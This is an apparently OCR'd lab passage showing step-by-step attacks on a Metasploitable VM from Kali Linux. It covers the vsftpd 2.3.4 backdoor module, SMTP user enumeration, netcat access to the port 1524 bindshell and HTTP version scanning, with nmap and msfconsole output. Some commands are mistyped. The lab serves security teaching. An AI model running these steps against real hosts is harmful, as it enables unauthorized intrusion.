
Step 5: Enter the command **use exploit/unix/ftp/vstpd_234_backdoor**


Step 6: In the option we must set the value for **RHOSTS** so enter the command set RHOSTS followed by the IP of the target also set the payload

Step 7: Enter the command **exploit**




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
MAC Address: 08:00:27:2F:53:B5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.11 seconds
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
Right Ctrl
ENG IN
22:01
19-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.43.102
rhosts => 192.168.43.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
Right Ctrl
ENG IN
22:04
19-03-2023



b) Exploiting Metasploit using SMTP

Step 1: Getting super user access using the command **$ sudo -s**


Step 2: Enter the command **nmap -sV** followed by the target IP. nmap is a utility for network exploration security auditing and -sV for the system versions


Step 3: Enter **msfconsole**, it is used to provide a command line interface to access and work with the Metaspoilt framework


Step 4: In the msfconsole itself give the command **use/auxiliary/scanner/smtp/smtp_enum**

Step 5: Next we must set the rhosts so enter the command as **set rhosts**

Step 6: Enter the command **exploit**


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.43.222 netmask 255.255.255.0 broadcast 192.168.43.255
inet6 fe80::6585:7461:4d9:beb4 prefixlen 64 scopeid 0x20<link>
inet6 2401:4900:16f0:ce0a:5e3a:5458:2310:aa31 prefixlen 64 scopeid 0x0<global>
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
RX packets 1625 bytes 150286 (154.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 3120 bytes 201210 (196.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 332 bytes 32376 (31.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 332 bytes 32376 (31.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP address NetBIOS Name Server User MAC address
192.168.43.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.43.255 Sendto failed: Permission denied
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.43.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-19 12:47 EDT
Nmap scan report for 192.168.43.102
Host is up (0.048s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
Right Ctrl
ENG
IN
22:17
19-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Start commands with a space to avoid saving them to history
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.
Right Ctrl
ENG
IN
22:25
19-03-2023




c) Exploiting Metasploit using Blind Shell

Step 1: Getting super user access using the command **$ sudo -s**

Step 2: Enter the command **nmap -sV** followed by the target IP. nmap is a utility for network exploration security auditing and -sV for the system versions

Step 3: Enter the command **nmap -p 1524 192.168.43.102**

Step 4: enter the command **nc 192.168.43.102 1524**



d) Exploiting Metasploit using HTTP

Step 1: Getting super user access using the command **$ sudo -s**

Step 2: Enter the command **nmap -sV** followed by the target IP. nmap is a utility for network exploration security auditing and -sV for the system versions

Step 3: Enter **msfconsole**, it is used to provide a command line interface to access and work with the Metaspoilt framework

Step 4: To check the http version, we are loading the module **use auxiliary/scanner/http/http_version**


Step 5: To set the remote hosts **set rhosts 192.168.43.102**


Step 6: To look for the CGI vulnerability **search php 5.4.2**

